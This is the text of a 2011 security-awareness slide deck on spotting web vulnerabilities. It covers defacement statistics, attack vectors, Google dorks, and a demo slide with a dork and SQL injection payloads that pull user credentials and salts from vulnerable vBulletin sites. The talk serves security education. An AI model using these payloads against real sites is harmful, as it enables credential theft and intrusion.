Spotting Web Vulnerabilities

(from the eyes of an Script Kiddie)

Disclaimer

- All the information provided on this presentation for educational purposes only.
- The speaker is not liable for any damages you may cause for using this knowledge on actual attacks.
- The following tools and techniques are publicly available, “ANYONE” has access to them.

Websites


*“In the **August 2011** survey we received responses from **463,000,317** sites.” -netcraft.com*

Developer	July 2011	Percent	August 2011	Percent	Change
Apache	235,326,985	65.86%	301,771,518	65.18%	-0.69
Microsoft	60,086,346	16.82%	73,415,916	15.86%	-0.96
nginx	23,357,497	6.54%	35,533,439	7.67%	1.14
Google	15,641,574	4.38%	17,061,003	3.68%	-0.69

Defacements

“Defacements Statistics 2010: Almost 1,5 million websites defaced, what's happening?”

⟶ Zone-H.org



Defacements

Attack Reason	**Year 2010**
Heh…just for fun!	829.975
I just want to be the best defacer	289.630
Not available	94.017
Patriotism	58.970
Political reasons	57.083
Revenge against that website	45.093
As a challenge	44.457

Web Vulnerabilities

- Why website administrators need to be vigilant?
  - The web is home to 2.08 billion netizens.
  - Information is widely, freely available to anyone who wants it.
- Why is it “always” important to protect our websites?
  - This contains personal information.
    - Even an IP is personal information. (privacy *disputable)
  - This can be used by crackers to host their botnets, etc…

Website Vulnerabilities

- Is not limited to script and system exploitation.
  - Systems can also be compromised by admin(human) errors.
    - Easy passwords.
    - Multiple systems/sites with the same passwords.
    - Faulty password storing or password sharing.
    - Failed/No firewall or anti-virus on personal computer.

Targeted Attacks

- Open Source
  - Exploiting
    - Can take minutes if an exploit is already available.
    - Can take weeks if you are trying to exploit from scratch.
  - Dorks, Tools
- Non Open Source
  - Exploiting
    - Can take minutes if web-app is badly coded.
    - Can take months if web-app is secured(but not well enough).
  - Dorks, Tools

Random Attacks

- Google Dorks
  - **cache:**
  - **link:**
  - **related:**
  - **info:**
  - **define:**
  - **stocks:**
  - **site:**
  - **allintitle:**
  - **intitle:**
  - **allinurl:**
  - **inurl:**

Attack Vectors

- known vulnerability (i.e. unpatched system)
- undisclosed (new) vulnerability
- configuration / admin. mistake
- brute force attack
- social engineering
- Web Server intrusion
- Web Server external module intrusion
- Mail Server intrusion
- FTP Server intrusion
- SSH Server intrusion
- Telnet Server intrusion
- RPC Server intrusion
- Shares misconfiguration
- Other Server intrusion
- SQL Injection
- URL Poisoning
- File Inclusion
- Other Web Application bug
- Remote administrative panel access through social engineering
- Attack against the administrator/user (password stealing/sniffing)
- Access credentials through Man In the Middle attack
- Remote service password guessing
- Remote service password bruteforce
- Rerouting after attacking the Firewall
- Rerouting after attacking the Router
- DNS attack through social engineering
- DNS attack through cache poisoning

Demo

- Attack via Google Dork + Public Exploit.
  - Vbulletin 4.0.x to 4.1.2
    - “**search.php**” SQLi vulnerability.
    - Dork : inurl:search.php?search_type=1
    - &cat[0]=1) UNION SELECT database()#
    - &cat[0]=1) UNION SELECT table_name FROM information_schema.tables#
    - &cat[0]=1) UNION SELECT concat(username,0x3a,email,0x3a,password,0x3a,salt) FROM user WHERE userid=1#
    - md5(md5($pass).$salt)

Demo

- Testing inputs.
- Checking headers.

Demo

- Attack via Google Dork(targeted) + Tools(Havij).
  - Dorking a target site to find SQLi vulnerable pages.

The top Web vulnerability we face

"Ignorance of the issues is at the root of practically every Web vulnerability we face.

Be it the technical flaws such as SQL injection and cross-site scripting or operational issues such as no standards and lack of vulnerability testing, we're just not where we need to be with Web security. And unless and until we focus on the right target, we'll continue to struggle with Web security. It'll be a continuous loop of

1) *develop code,*
2) *deploy system,*
3) *experience a breach or fail an audit/assessment,*
4) *track down the why and how of the flaws, fix the flaws,*
5) *start all over again."*

- Kevin Beaver

Spotting Web Vulnerabilities

Thank you. -sungazer